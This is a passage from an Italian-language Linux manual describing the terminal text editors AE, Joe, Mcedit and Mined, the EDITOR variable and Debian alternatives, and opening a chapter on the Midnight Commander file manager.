File read and write  ^X I ^X^S      Left, down, up, right   ^B  ^N  ^P  ^F
Version, exit, quit  ^X^V ^X^C ^Q   Word left and right     <esc>B  <esc>F
Macros               ^M             Page down and up        ^V      <esc>V
Help on and off      ^X^H           Front and end of line   ^A      ^E
Redraw               ^L             Top and end of file     <esc><  <esc>>
Insert               typed keys     Delete left and right   BACKSPACE DEL
Literal escape       ^[             Block, cut, paste       ^@   ^W   ^Y
Undo                 ^_             Invert case             <esc>C
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
_
<< EOF >>









.
```

In condizioni normali, avviando AE senza indicare argomenti si dovrebbe vedere quello che qui viene mostrato nella figura 204.22. Nella parte superiore dello schermo vengono riepilogati i comandi più importanti, annotati con la simbologia tradizionale del tipo '**`^x`**', a rappresentare delle combinazioni di tasti del tipo [*Ctrl* ***x***].

Se si utilizza AE da una console virtuale di GNU/Linux, non si dovrebbero avere problemi a spostare il cursore con i tasti freccia e gli altri tasti usati solitamente per questi scopi; inoltre, dal quadro che si vede, dovrebbe essere chiaro che si possono usare i comandi [*Ctrl x*][*i*] e [*Ctrl x*][*Ctrl s*], rispettivamente per caricare e per salvare un file.

204.3.3 Compatibilità con VI

AE può essere configurato per funzionare in modo simile a VI. È il caso di sottolineare questo fatto, perché può capitare di dover usare un sistema GNU/Linux minimo di emergenza in cui con il comando '**`vi`**' si ottiene invece l'avvio di AE in una modalità pseudo-VI: è proprio questa compatibilità incompleta che può creare disagio in quelle situazioni.

La configurazione normale di AE per l'uso compatibile con VI, fa sì che AE si presenti normalmente come si vede nella figura 204.23 (dove in particolare AE viene usato per modificare il file '`/etc/lilo.conf`').

Dal riepilogo dei comandi nella parte superiore dello schermo si possono riconoscere alcuni comandi tipici di VI, tuttavia, si deve tenere presente che quelli che iniziano con i classici due punti ('`:`'), non vengono mostrati nella parte bassa dello schermo, come invece accade nella tradizione, ma si digitano alla cieca.

Figura 204.23. Avvio di AE con la configurazione che lo rende compatibile con VI.

```
File "/etc/lilo.conf" 295 bytes read.
File read and write      :r      :w      Left, down, up, right   h,j,k,l
exit and abort           :q      :q!     Word left and right     b       w
Macros                   :map            Page down and up        PgDn PgUp
Help on and off          F1              Front and end of line   0       $
Version Redraw           :ver    ^L       Top and bottom of file  Home End
Insert                   i               Delete left and right   X       x
Open                     O       o       Append                  A       a
Delete                   dd      d[wb0]  Copy                    yy      y[wb0]
Literal escape           ^V               Block, cut, and paste   F2  F3  F4
Undo                     u               Invert case             ~
Print   (only upper)     P       p       Shift   (only right)    >>
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.2.1-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
image=/boot/vmlinuz-2.2.1-2
```

Per esempio, volendo salvare le modifiche del file, occorre digitare il comando '**`:w`**' seguito da [*Invio*], senza vederlo apparire da nessuna parte.

204.4 Joe

Joe [8] è solo uno tra i tanti programmi adatti per la creazione e la modifica di file di testo. Il vantaggio principale di questo programma è l'assenza di una modalità di comando distinta da quella di inserimento del testo, come invece avviene con VI. Il suo difetto principale è l'assenza di un menù.

Può gestire più file contemporaneamente, collocandoli all'interno di finestre differenti.

204.4.1 Configurazione di Joe

A prima vista non sembrerebbe, ma Joe è un programma altamente configurabile. Per questo viene utilizzato un file di configurazione contenente opzioni predefinite, comandi della tastiera e schede di guida (*help*).

Il file di configurazione viene cercato:

- nella directory corrente;
- nella directory personale dell'utente;
- in '`/etc/joe/`'.

La distribuzione normale di Joe fornisce diversi file di configurazione, che vengono presi in considerazione a seconda del nome utilizzato per avviare il programma (per esempio attraverso un collegamento simbolico).

Le indicazioni sul funzionamento di Joe che appaiono nelle sezioni seguenti, fanno riferimento alla configurazione normale, quella contenuta nel file '`/etc/joe/joerc`' che viene utilizzata

in modo predefinito quando l'utente avvia il programma con il suo nome originale e non ha predisposto alcuna configurazione personalizzata.

Se si vuole personalizzare la configurazione, conviene copiare questo file nella propria directory personale e rinominarlo, in modo da ottenere '`~/.joerc`'.

204.4.2 Avvio di Joe

L'eseguibile '**`joe`**' può essere avviato o meno con l'indicazione di uno o più file su cui intervenire. I file indicati, esistenti, vengono aperti e collocati ognuno in una finestra del programma, mentre quelli che non esistono vengono creati.

`joe` [***opzioni_globali***] [[***opzioni_particolari***] ***file***]...

Le opzioni sono suddivise in due gruppi: quelle globali che intervengono su tutti i file e sono collocate prima di qualunque indicazione di file; quelle particolari che precedono il nome del file a cui si riferiscono.

Joe può essere avviato con altri nomi, attraverso la predisposizione di collegamenti, oppure modificando direttamente il nome dell'eseguibile. A seconda del nome, viene utilizzato un file di configurazione differente che adatta Joe al funzionamento di altri programmi del genere. Per conoscere queste caratteristiche particolari, si può consultare la documentazione originale.

Quando si avvia Joe senza l'indicazione di alcuna opzione, né di alcun file, il programma si presenta come nella figura 204.24. Viene mostrata una finestra centrale destinata a contenere il testo di un file da creare, con sopra una riga di stato e in basso le note sul copyright.

Figura 204.24. Avvio di Joe.

```
    IW   Unnamed                          Row 1    Col 1    10:07  Ctrl-K H for help
_















** Joe's Own Editor v2.8 ** Copyright (C) 1995 Joseph H. Allen **l-K H for help
```

Come si può osservare, sulla riga di stato appaiono: le lettere '**`I`**' e '**`W`**' che stanno rispettivamente per *insert* e *wrap*; il nome del file, in questo caso '**`Unnamed`**'; la posizione del cursore; l'ora; un promemoria che ricorda come fare per richiamare la guida interna (con la sequenza [*Ctrl k*][*h*]).

La riga di stato viene aggiornata a intervalli regolari di un secondo, questo per non appesantire il sistema con un'attività che in generale non è urgente.

Una funzione importante della riga di stato è quella di visualizzare, nella parte sinistra, l'inserimento di un comando composto da una sequenza di tasti, in modo da poter controllare ciò che si sta facendo o ciò che non è stato terminato.

La riga inferiore dello schermo viene utilizzata normalmente per l'inserimento di informazioni che completano un comando, come il nome di un file da salvare o da caricare. Quando questa parte non viene utilizzata, la finestra contenente il testo del file su cui si lavora si riappropria di quello spazio.

Tabella 204.25. Alcune opzioni globali.

Opzione	Descrizione
`-asis`	Uno dei problemi a cui si va incontro con i programmi da utilizzare in un terminale a caratteri è quello della codifica ASCII che può essere visualizzata sullo schermo. Generalmente è consentita la visualizzazione dei codici che utilizzano i primi 7 bit, cosa che esclude le lettere accentate e altri simboli speciali. Questa opzione fa in modo che si utilizzi una codifica a 8 bit, visualizzando così tutti i simboli. Se il terminale a disposizione non lo consente, è meglio non attivare questa opzione: Joe mostra così dei simboli alternativi, evidenziandoli in modo da lasciare intendere che in realtà si tratta di qualcosa di diverso.
`-exask`	La conclusione normale dell'attività con un file coincide con il salvataggio dello stesso (si ottiene con la sequenza [*Ctrl k*][*x*]). Con questa opzione, si vuole fare in modo che venga sempre richiesta una conferma, in modo da avere la possibilità di cambiare nome.
`-help`	Visualizza il riassunto dei comandi a disposizione nella parte superiore dello schermo, come quando si utilizza la sequenza [*Ctrl k*][*h*].
`-marking`	Con questa opzione si facilita la visualizzazione del testo che viene marcato quando si vuole iniziare un'operazione di taglia-copia-incolla.
`-lightoff`	Con questa opzione si fa in modo che al termine di un'operazione di copia, il testo non sia più evidenziato. Potrebbe non essere opportuno attivare questa opzione quando si intendono eseguire varie operazioni di copia successive con lo stesso blocco di partenza.

Tabella 204.26. Alcune opzioni particolari.

Opzione	Descrizione
`-crlf`	Fa in modo che le righe siano terminate con la sequenza *<CR><LF>* come si fa nell'ambiente Dos.
`-rdonly`	Il file viene aperto in sola lettura.

204.4.3 Comandi

I comandi che si possono impartire a Joe sono generalmente in forma di sequenza di tasti iniziata da una combinazione con il tasto [*Ctrl*]. Da un punto di vista tecnico, questo è un vantaggio, perché non si usano combinazioni con un tasto [*meta*] che può essere un problema attraverso un terminale. Con questo programma, non esistono quindi le modalità di funzionamento che distinguono tra la fase di inserimento e modifica e la fase di comando, come avviene invece con VI.

Teoricamente si può fare tutto utilizzando solo combinazioni con il tasto [*Ctrl*], anche se in pratica, quando il terminale lo consente, conviene utilizzare anche tasti con funzionalità comuni come i tasti freccia, i tasti pagina, [*Backspace*], [*Canc*] e [*Esc*]. In particolare, conviene ricordare che [*Esc*] corrisponde a [*Ctrl [*] («control», «parentesi quadra aperta»).

La documentazione di Joe e la sua guida interna, utilizzano la notazione tradizionale per indicare le combinazioni di tasti e le sequenze di questi. per cui, '**`^KH`**' rappresenta la sequenza [*Ctrl k*][*h*].

Tutto quello che si fa con Joe può essere interrotto con la combinazione [*Ctrl c*]. Se si stava introducendo un comando, questo viene annullato, mentre se ci si trovava semplicemente a inserire o modificare il testo, viene proposta la conclusione (senza salvataggio) dell'attività su quel file particolare. Fortunatamente viene chiesta una conferma e si può annullare nuovamente con un'ulteriore combinazione [*Ctrl c*].

204.4.4 Guida interna

La guida interna di Joe è semplicemente un promemoria di comandi che occupano la parte superiore dello schermo, lasciando la parte inferiore per le operazioni di inserimento e modifica del testo. Per visualizzarla e successivamente per farla scomparire, si utilizza la sequenza [*Ctrl k*][*h*], come suggerisce la riga di stato nella parte destra. La figura 204.27 mostra un esempio di questa guida.

Figura 204.27. La guida interna di Joe.

```
  Help Screen    turn off with ^KH    more help with ESC . (^[.)
CURSOR           GO TO            BLOCK      DELETE   MISC         EXIT
^B left ^F right ^U  prev. screen ^KB begin  ^D char. ^KJ reformat ^KX save
^P up   ^N down  ^V  next screen  ^KK end    ^Y line  ^T  options  ^C  abort
^Z previous word ^A  beg. of line ^KM move   ^W >word ^R  refresh  ^KZ shell
^X next word     ^E  end of line  ^KC copy   ^O word< ^@  insert   FILE
SEARCH           ^KU top of file  ^KW file   ^J >line SPELL        ^KE edit
^KF find text    ^KV end of file  ^KY delete ^_ undo  ^[N word     ^KR insert
^L  find next    ^KL to line No.  ^K/ filter ^^ redo  ^[L file     ^KD save
   IW   Unnamed                      Row 1    Col 1   10:24  Ctrl-K H for help
_









.
```

La guida si compone di diverse schede. La prima di queste è quella che si vede nella figura, mentre le successive si ottengono con la sequenza [*Esc*][.] (escape punto). Quando si scorre tra le schede, per tornare a una scheda precedente si utilizza la sequenza [*Esc*][,] (escape virgola).

204.4.5 Inserimento e modifica normali

La scrittura e la modifica di testo avviene nel modo più semplice: la pura digitazione. Come ripetuto più volte, Joe non distingue la modalità di inserimento e modifica da quella di comando, perché i comandi utilizzano combinazioni di tasti a base di [*Ctrl*]. La tabella 204.28 riassume brevemente le possibilità esistenti.

Tabella 204.28. Riepilogo delle funzionalità di inserimento e modifica di testo con Joe.

Comando	Alternativa	Descrizione
Caratteri normali		Inseriscono il testo corrispondente.
[*Ctrl h*]	[*Backspace*]	Cancella il carattere a sinistra del cursore.
[*Ctrl d*]	[*Canc*]	Cancella il carattere in corrispondenza del cursore.
[*Invio*]		Inserisce un'interruzione di riga.
[*Ctrl y*]		Elimina la riga su cui si trova il cursore.
[*Ctrl j*]		Elimina il testo tra il cursore e la fine della riga.
[*Ctrl _*]	[*Ctrl –*]	Annulla l'ultimo comando, compresa la digitazione.
[*Ctrl ^*]	[*Ctrl ì*]	Ripete l'ultimo comando annullato, compresa la digitazione.
[*Ctrl r*]		Ripristina il testo sullo schermo.

È importante ricordare che i caratteri che utilizzano più di 7 bit non vengono visualizzati se non si specifica l'opzione '**-asis**' o se non si configura il file '`~/.joerc`' in tal senso.

204.4.5.1 Caratteri di controllo e metacaratteri

Joe consente di utilizzare delle sequenze particolari di simboli per l'inserimento di codici ASCII che non possono essere scritti altrimenti. Per l'inserimento di questi codici, si possono usare due tipi di sequenze denominate: caratteri di controllo e metacaratteri.

La tecnica dei ***caratteri di controllo*** utilizza il simbolo apice inverso ('`') per iniziare la sequenza relativa. Quello che segue può essere un numero decimale di tre cifre, oppure un numero esadecimale o un numero ottale. Quando si preme '`' appare infatti il promemoria seguente che ricorda le tre possibilità.

```
Ctrl- (or 0-9 for dec. ascii, x for hex, or o for octal)
```

I codici che non possono essere rappresentati e appartengono alla fascia che va da 0 a 31 in decimale, vengono rappresentati con i simboli '**@**', '**A**', '**B**', '**C**' ... '**X**', '**Y**', '**Z**', '**[**', '**^**', '**]**', '****' e '**_**'. Tali simboli, se il terminale lo consente, appaiono sottolineati.

I codici che non possono essere rappresentati e appartengono alla fascia che va da 128 in poi, appaiono nella forma dei caratteri corrispondenti che si ottengono togliendo l'ottavo bit (ovvero sottraendo 128), ma invertiti.

La tecnica dei ***metacaratteri*** utilizza la sequenza [*Ctrl* \ ][*x*], dove ***x*** corrisponde al carattere che si ottiene togliendo l'ottavo bit al simbolo che invece si vuole ottenere. Quando si preme [*Ctrl* \ ], prima di premere il tasto finale, appare un invito a completare il metacarattere nell'ultima riga dello schermo.

```
Meta-
```

Quando si dispone di un terminale configurato correttamente, ci sono poche probabilità di dover utilizzare i caratteri di controllo o i metacaratteri per inserire lettere accentate o altri simboli particolari, dal momento che la tastiera dovrebbe rispondere correttamente. Quando però ci si trova a utilizzare un terminale mal configurato, queste tecniche diventano molto importanti.

Nello stesso modo, se possibile, conviene utilizzare una visualizzazione sullo schermo a 8 bit, in modo da vedere correttamente tutti i simboli che compongono l'insieme di caratteri per cui è configurato il proprio sistema (per l'Italia dovrebbe trattarsi di ISO 8859-1). Se però il terminale non lo consente, la visualizzazione attraverso l'inversione del testo è comunque un'ottima alternativa.

La tabella 204.31 elenca le corrispondenze tra le lettere accentate e i caratteri corrispondenti quando si elimina l'ottavo bit.

Tabella 204.31. Lettere accentate e simboli corrispondenti nei terminali a 7 bit, quando la codifica a 8 bit di partenza è ISO 8859-1.

ISO 8859-1	Simbolo corrispondente	ISO 8859-1	Simbolo corrispondente
à	‘	è	h
é	i	ì	l
ò	r	ù	y
À	@	È	H
É	I	Ì	L
Ò	R	Ù	Y

204.4.6 Navigazione

La navigazione del cursore all'interno del testo avviene in modo semplice e intuitivo attraverso l'uso dei tasti freccia e pagina, quando possibile, altrimenti con combinazioni di tasti abbastanza facili. Una particolarità importante di questo programma è la possibilità di raggiungere facilmente la zona del testo dove sono state fatte modifiche in precedenza. La tabella 204.32 elenca i tasti e le combinazioni utili per la navigazione del cursore nel testo.

Tabella 204.32. Comandi utili per la navigazione con Joe quando è configurato nel modo predefinito.

Tasto o combinazione	Risultato
tasti freccia	Spostano il cursore di una posizione nella direzione indicata dal tasto.
[*Ctrl f*]	Spostamento a destra di un carattere.
[*Ctrl b*]	Spostamento a sinistra di un carattere.
[*Ctrl p*]	Spostamento in alto di una riga.
[*Ctrl n*]	Spostamento in basso di una riga.
tasti pagina	Spostano il testo in modo verticale di un numero consistente di righe.
[*Ctrl u*]	Spostamento alla schermata precedente.
[*Ctrl v*]	Spostamento alla schermata successiva.
[*Ctrl k*][*u*]	Spostamento all'inizio del file.
[*Ctrl k*][*v*]	Spostamento alla fine del file.
[*Ctrl k*][*l*] ***n*** [*Invio*]	Spostamento alla riga ***n***.
[*Ctrl k*][-]	Spostamento alla posizione della modifica precedente.
[*Ctrl k*][=]	Spostamento alla posizione della modifica successiva.

204.4.7 Gestione dei file e conclusione

Joe permette di gestire diversi file contemporaneamente. Per questo, ogni file viene inserito in una finestra differente. Queste finestre possono essere visibili contemporaneamente, dividendosi lo spazio sullo schermo, oppure possono essere sovrapposte semplicemente.

Le operazioni di caricamento e salvataggio riguardano sempre solo la finestra attiva, cioè quella in cui si trova il cursore e che risulta visibile. La finestra che viene creata eredita tutte le sue caratteristiche da quella attiva nel momento della creazione, compreso il file in essa contenuto.

La tabella 204.33 elenca i comandi utili per la gestione di file e finestre.

Tabella 204.33. Comandi per la gestione di file e finestre.

Comando	Descrizione
[*Ctrl k*][*e*] ***file***	Carica il file indicato in una nuova finestra.
[*Ctrl k*][*r*] ***file***	Inserisce il file indicato nella posizione del cursore.
[*Ctrl k*][*d*] ***file***	Salva eventualmente confermando o cambiando il nome del file.
[*Ctrl k*][*x*]	Salva ed elimina la finestra attiva.
[*Ctrl c*]	Termina il lavoro della finestra attiva senza salvare.
[*Ctrl k*][*o*]	Crea una nuova finestra dividendo in due lo schermo.
[*Ctrl k*][*i*]	Ingrandisce al massimo la finestra attiva, oppure suddivide lo schermo tra le finestre.
[*Ctrl k*][*n*]	Passa alla finestra successiva.
[*Ctrl k*][*p*]	Passa alla finestra precedente.

La figura 204.34 mostra uno schermo diviso in due finestre.

Figura 204.34. Due finestre che si dividono lo spazio dello schermo.

```
    IW   appuntilinux/esempi/COPYING  Row 1    Col 1   10:37  Ctrl-K H for help

                    GNU GENERAL PUBLIC LICENSE
                       Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                          675 Mass Ave, Cambridge, MA 02139, USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

    IW   Unnamed (Modified)           Row 1    Col 11  10:37  Ctrl-K H for help
Ciao mondo_







.
```

Vale la pena di tenere a mente quanto segue:

- quando si salva utilizzando la sequenza [*Ctrl k*][*d*] si può cambiare nome al file che si salva, ma il nome abbinato alla finestra resta ed è quello che viene proposto ancora successivamente;
- la sequenza [*Ctrl k*][*x*] salva senza fare domande, oppure richiede una conferma se Joe funziona con l'opzione '**`-exask`**';

- quando si carica un file all'interno di una finestra ottenuta suddividendo quella corrente, il file utilizza la finestra attiva e non viene collocato in una nuova;
- quando si chiude l'ultima finestra, il programma conclude la sua attività.

204.4.8 Taglia-copia-incolla e blocchi di testo

Una della caratteristiche più importanti di Joe è quella di poter intervenire attraverso le operazioni consuete di taglia-copia-incolla anche su porzioni verticali di testo.

La segnalazione del testo da tagliare o copiare avviene attraverso le sequenza [*Ctrl k*][*b*], per l'inizio, e [*Ctrl k*][*k*], per la posizione oltre la fine del blocco. Normalmente, il blocco selezionato risulta evidenziato.

Per tutto il tempo in cui il blocco risulta evidenziato, è possibile incollare attraverso [*Ctrl k*][*c*], nella posizione in cui si trova il cursore, tagliare (nel senso di eliminare) attraverso [*Ctrl k*][*y*], o spostare con la sequenza [*Ctrl k*][*m*]. Il testo evidenziato può anche essere salvato in un file differente, attraverso [*Ctrl k*][*w*]

Normalmente, la selezione del testo avviene nel modo tradizionale, verso destra e poi verso il basso, oppure verso sinistra e poi verso l'alto. È possibile attivare la modalità di selezione rettangolare attraverso [*Ctrl t*][*x*]. Quando questa modalità è attivata, si dovrebbe notare una lettera '**X**' sulla barra di stato, nella parte sinistra.

La possibilità di selezionare un blocco di testo rettangolare (o verticale) fa sì che poi si possa incollare e spostare un blocco del genere, trattando il testo come una tabella.

La tabella 204.35 elenca i comandi utili per la gestione dei blocchi di testo.

Tabella 204.35. Comandi per la gestione dei blocchi di testo.

Comando	Descrizione
[*Ctrl k*][*b*]	Segnala l'inizio di un blocco di testo.
[*Ctrl k*][*k*]	Segnala la fine di un blocco di testo.
[*Ctrl k*][*c*]	Incolla un blocco di testo.
[*Ctrl k*][*y*]	Cancella un blocco di testo.
[*Ctrl k*][*m*]	Sposta un blocco di testo.
[*Ctrl k*][*w*]	Salva un blocco di testo in un file.
[*Ctrl t*][*x*]	Passa alla modalità di selezione rettangolare oppure a quella normale.

204.4.9 Modalità varie e composizione del testo

Un programma per la gestione di file di testo può richiedere comportamenti differenti a seconda del tipo di file su cui si opera. In particolare può essere importante che il testo vada a capo da solo, oppure può essere preferibile il contrario. Nello stesso modo, si può desiderare che il testo scritto venga inserito in sovrascrittura, oppure nel modo normale.

La tabella 204.36 elenca alcuni comandi utili per la composizione del testo.

Tabella 204.36. Comandi per la composizione del testo.

Comando	Descrizione
[*Ctrl t*][*w*]	Suddivide automaticamente le righe, o meno.
[*Ctrl k*][*j*]	Riformatta il paragrafo in base ai margini stabiliti.
[*Ctrl t*][*l*] ***n*** [*Invio*]	Definisce il margine sinistro (di ***n*** colonne).
[*Ctrl t*][*r*] ***n*** [*Invio*]	Definisce il margine destro (di ***n*** colonne).
[*Ctrl t*][*t*]	Scambio delle modalità di sovrascrittura e inserimento.

204.4.10 Ricerche e sostituzioni

La ricerca di una stringa, o di un modello, si inizia con la sequenza [*Ctrl k*][*f*].

```
Find (^C to abort):
```

Dopo l'inserimento della stringa, o del modello, viene richiesto il modo in cui effettuare la ricerca.

```
(I)gnore (R)eplace (B)ackwards Bloc(K) NNN (^C to abort):
```

Premendo semplicemente [*Invio*] si inizia una ricerca in avanti, altrimenti occorre indicare una o più istruzioni, attraverso l'uso di lettere o numeri, in relazione al tipo di azione che si intende compiere:

Comando	Descrizione
[*b*][*Invio*]	inizia una ricerca all'indietro;
[*i*][*Invio*]	non distingue tra lettere maiuscole e minuscole;
[***n***][*Invio*]	inserendo un numero si intende raggiungere l'***n***-esima occorrenza della stringa o del modello di ricerca;
[*r*][*Invio*]	sostituisce le stringhe trovate.

Quando la ricerca viene fatta con l'opzione '**`r`**' allo scopo di sostituire le stringhe, viene richiesta la stringa da utilizzare nella sostituzione.

```
Replace with (^C to abort):
```

Una volta inserita e premuto [*Invio*] inizia la ricerca; quindi, in presenza di una corrispondenza viene richiesto se si intende sostituire o meno il testo.

```
Replace (Y)es (N)o (R)est (B)ackup (^C to abort)?
```

Comando	Descrizione
[*y*]	sostituisce il testo;
[*n*]	salta la sostituzione e cerca la prossima occorrenza;
[*r*]	sostituisce tutte le occorrenze a partire da quella appena ritrovata (eventualmente limitandosi al numero indicato quando veniva specificato il tipo di ricerca);
[*Ctrl c*]	interrompe la ricerca.

Joe consente di utilizzare delle espressioni per la ricerca, in modo da definire un modello particolare. In modo simile, è consentito anche l'utilizzo di espressioni per la sostituzione. Queste espressioni ricordano vagamente le espressioni regolari. Per conoscerne l'utilizzo si

può consultare la documentazione: *joe(1)*. Vale la pena di rammentare che '****' rappresenta una singola barra obliqua inversa, mentre '**\n**' rappresenta il codice di interruzione di riga.

[*Ctrl l*] consente di ripetere una ricerca.

204.4.11 Completamento e storico

Quando il programma propone un invito a inserire qualche tipo di informazione (si pensi a quando si salva o si carica un file), è possibile utilizzare il tasto [*Tab*] per tentare di ottenere il completamento del nome. Se il nome non può essere completato, la pressione ulteriore di quel tasto fa apparire l'elenco delle possibilità.

Nello stesso modo, si possono usare i tasti [*freccia su*] o [*freccia giù*] per recuperare un'informazione inserita in precedenza nella stessa situazione. Si ottiene cioè lo scorrimento dello storico dei dati inseriti.

204.4.12 Considerazioni finali

Joe è un programma per la gestione dei file di testo piuttosto potente. Molte delle sue caratteristiche non sono state analizzate qui, soprattutto non sono descritte le sue possibilità di configurazione.

Come già suggerito, se si intende utilizzare assiduamente questo programma conviene consultare la sua documentazione originale: *joe(1)*.

204.5 Mcedit

Mcedit [9] è un programma che per la creazione e la modifica di file di testo incorporato all'interno di Midnight Commander. Si tratta di un programma molto semplice da usare, il cui funzionamento ricalca quello di altri programmi simili per Dos.

Mcedit viene descritto nel capitolo 205 assieme a Midnight Commander.

204.5.1 Variabile di ambiente «EDITOR»

Alcuni programmi che si avvalgono di un programma per la creazione e la modifica dei file di testo, utilizzano la variabile di ambiente '**EDITOR**' per sapere di quale servirsi. Si può considerare anche la possibilità di impostare o modificare questa variabile per avviare automaticamente il proprio programma preferito; l'esempio seguente mostra l'uso di '**mcedit**':

$ **EDITOR=mcedit** [*Invio*]

$ **export EDITOR** [*Invio*]

L'esempio fa riferimento ai comandi necessari per una shell Bourne o derivata.

204.5.2 Collegamenti alternativi

Se viene impostata la variabile di ambiente '**EDITOR**', l'utente potrebbe fare riferimento al programma predefinito per la creazione e la modifica di file testo semplicemente così:

$ **$EDITOR mio_file.txt** [*Invio*]

In questo caso, si comprende che si vuole modificare o creare il file 'mio_file.txt'.

Quello che manca normalmente a un sistema operativo è la disponibilità di un nome fittizio che avvii un programma di questo tipo, scegliendolo automaticamente, secondo qualche criterio logico. Tanto per fare un esempio, si pensi al fatto che sono disponibili diverse varianti di VI (tanto per citarne due: nVI e Vim) e può essere comodo installarne diverse nello stesso elaboratore. Anche partendo dal presupposto che VI sia l'unico vero programma per scrivere file di testo, si crea il problema di stabilire quale debba essere quello giusto.

Per risolvere questo e altri problemi simili, la distribuzione Debian predispone la directory '/etc/alternatives/', all'interno della quale vengono creati e aggiornati automaticamente dei collegamenti simbolici a dei programmi di uso comune. L'aggiornamento di questi collegamenti viene eseguito quando si installa o si disinstalla qualche programma che vi interferisce.

In questo caso, sono importanti i collegamenti descritti nell'elenco seguente:

Nome	Riferimento
'/etc/alternatives/editor'	si riferisce al programma predefinito per la creazione e la modifica dei file di testo, per esempio '/usr/bin/nvi';
'/etc/alternatives/editor.1.gz'	si riferisce alla pagina di manuale del programma '**editor**', per esempio '/usr/share/man/man1/nvi.1.gz';
'/etc/alternatives/vi'	si riferisce al programma effettivo da usare in qualità di VI;
'/etc/alternatives/vi.1.gz'	si riferisce alla pagina di manuale del programma usato al posto di VI.
'/etc/alternatives/ex'	si riferisce al programma effettivo da usare in qualità di '**ex**';
'/etc/alternatives/ex.1.gz'	si riferisce alla pagina di manuale del programma '**ex**' effettivo.

204.6 Mined

Mined [10] è un programma per la creazione e la modifica di file di testo predisposto per la gestione di varie codifiche in modo automatico. In particolare, è in grado di riconoscere automaticamente la modalità di funzionamento del terminale e la codifica dei file che vengono aperti; per esempio, se il terminale è configurato per la codifica ISO 8859-1 (Latin 1), si può lavorare con un file UTF-8 in modo trasparente.

```
mined [opzioni] [file]...
```

La figura successiva dà un'idea del funzionamento di Mined, in questo caso avviato per modificare il file '`mined.txt`', scritto utilizzando la codifica UTF-8. Si può osservare in particolare nella parte inferiore dello schermo un riepilogo, che mostra la dimensione in caratteri e in byte. Per accedere al menù a tendina è sufficiente premere la combinazione [*Ctrl x*], dove ***x*** è la lettera maiuscola della voce corrispondente (per esempio, [*Ctrl f*] apre il menù *`File`*).

Figura 204.44. Aspetto di Mined avviato per modificare il file '`mined.txt`'.

```
 File       Edit       Search     eXtra      Paragraph       "" U8  h E= »j
Mined è un programma per la creazione e la modifica di file di testo«
predisposto per la gestione di varie codifiche in modo automatico. In«
particolare, è in grado di riconoscere automaticamente la modalità di«
funzionamento del terminale e la codifica dei file che vengono aperti;«
per esempio, se il terminale è configurato per la codifica ISO 8859-1«
(Latin 1), si può lavorare con un file UTF-8 in modo trasparente.«
«
«

 Read mined.txt, line 1 of 8 (chars/bytes: 418/423)
```

Mined è un programma ricco di funzionalità e anche di particolarità, che meritano uno studio approfondito attraverso la sua documentazione: la pagina di manuale *mined(1)*.

204.7 Riferimenti

- *vi (and clone) docs*

  ⟨*http://www.rru.com/~meo/useful/vi/*⟩

[1] **Elvis < 2.0** software libero

[2] **Elvis ≥ 2.1** software non libero: licenza Artistic

[3] **Vim** software libero con licenza speciale

[4] **nVI** software libero

[5] Le sigle '**`~E`**', '**`~J`**', ecc. rappresentano le lettere accentate della codifica utilizzata nei sistemi Dos. Per scrivere un file del genere, occorrono due fasi: una in un ambiente che accetti la codifica Latin 1 e l'altra in Dos.

[6] **E3** GNU GPL

[7] **AE** software libero con licenza speciale

[8] **Joe** GNU GPL

[9] **GNU Midnight Commander** GNU GPL

[10] **Mined** GNU GPL

Capitolo 205

File manager: Midnight Commander

Il gestore di file, o *file manager*, è quel tipo di programma che facilita la gestione di file e directory e spesso incorpora anche le funzionalità di una shell. Il programma più importante di questo genere è Midnight Commander, che corrisponde all'eseguibile '**mc**'.[1]

Midnight Commander, è un ottimo gestore di file per i terminali a caratteri. Il nome richiama chiaramente la sua origine: si tratta di un programma molto simile al noto Norton Commander (software proprietario nato per il Dos).

Non si può dire che si tratti di un programma essenziale, dal momento che gli strumenti a disposizione dei sistemi Unix comuni, sono più che sufficienti. Tuttavia, uno strumento del genere può facilitare di molto l'attività dell'utente comune o dell'amministratore del sistema.

205.1 Funzionamento

Lo scopo principale di questo programma è quello di permettere la visione e la gestione simultanea di due directory di lavoro.

Figura 205.1. Midnight Commander.

```
  Left        File          Command      Options      Right
┌~/AppuntiLinux/nanoLinux──────────────┐┌~/AppuntiLinux/esempi─────────────────────┐
│      Name        │ Size  │   MTime    ││     Name       │ Size │    MTime    │
│/..               │  10240│Nov 12 20:15││/..             │ 10240│Nov 12 20:15 │
│ nanoBoot.ext2    │1474560│Nov  5 17:15││*.aggiungi      │  4882│Sep 13 09:58 │
│ nanoBoot.ext2.gz │1086110│Nov  5 17:18││*.spegnimi      │  2756│Nov  6 19:39 │
│ nanoLinux.ext2   │4194304│Oct 29 21:38││ COPYING        │ 17984│Aug  8  1994 │
│ nanoLinu~ext2.gz │1355668│Oct 29 21:38││*ElencoAssenti  │  4672│Sep 13 09:58 │
│ nanoRouter.ext2  │1474560│Sep  5 22:54││*ElencoCrea     │  3785│Oct  5 17:18 │
│ nanoRouter.txt   │     76│Nov  5 19:59││*SlackwareTrace │ 14232│Sep 26 15:12 │
│ nanoUsr.ext2     │1474560│Oct 30 19:12││*eliminautente  │  4349│Sep 13 09:59 │
│                  │       │            ││*posta-remota   │  3395│Sep 13 09:53 │
│                  │       │            ││*ppp-chiudi     │  1465│Sep 13 09:59 │
│                  │       │            ││*ppp-connetti   │  5760│Sep 13 09:59 │
│                  │       │            ││*ricicla        │  6572│Sep 13 09:56 │
├──────────────────────────────────────┤├──────────────────────────────────────────┤
│..                                    ││..                                        │
└──────────────────────────────────────┘└──────────────────────────────────────────┘
daniele@dinkel:~/AppuntiLinux/esempi$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir 8Delete 9PullDn 10Quit
```

A questo proposito, si può suddividere lo schermo gestito da Midnight Commander in quattro parti:

1. la superficie più grande, nella parte centrale, è utilizzata da due pannelli contenenti l'elenco di due directory;

2. la penultima riga dello schermo viene usata per l'inserimento di comandi di shell;

3. l'ultima riga in basso mostra i riferimenti ai tasti funzionali;

4. la prima riga, in alto, è utilizzata per la barra del menù e può restare eventualmente invisibile fino a che il menù non viene richiamato.

